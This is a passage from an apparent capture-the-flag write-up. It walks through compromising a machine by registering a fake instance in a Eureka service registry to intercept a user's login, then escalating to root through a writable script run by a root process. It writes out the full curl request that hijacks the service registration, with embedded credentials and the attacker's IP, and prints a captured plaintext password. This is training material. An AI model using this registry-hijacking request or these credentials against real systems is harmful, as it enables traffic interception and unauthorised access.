
We can essentially fake it by sending the following request and overwriting it:
curl -X POST http://EurekaSrvr:0scarPWDisTheB3st@240.0.0.1:8761/eureka/apps/USER-MANAGEMENT-SERVICE -H 'Content-Type: application/json' -d '{ "instance": { "instanceId": "USER-MANAGEMENT-SERVICE", "hostName": "10.10.14.17", "app": "USER-MANAGEMENT-SERVICE", "ipAddr": "10.10.14.17", "vipAddress": "USER-MANAGEMENT-SERVICE", "secureVipAddress": "USER-MANAGEMENT-SERVICE", "status": "UP", "port": { "$": 8081, "@enabled": "true" }, "dataCenterInfo": { "@class": "com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo", "name": "MyOwn" } }}'Port Forward

Accordingly I sent the above request:

miranda.wiseIL%21veT0Be%26BeT0L0ve&Lateral Movement
Got to tweak it around a little bit:
miranda-wiseIL!veT0Be&BeT0L0ve
user.txt

So what’s next?

Clearly this isn’t the move here.
Privilege Escalation
pspy64
I ran pspy64 and found the following:

And when we check whether we can write to that file we see this:

Turns out we’re part of the developers group, which has access to this directory.
So I can do this:

After waiting a while:

I can now go ahead and escalate the shell:


root.txt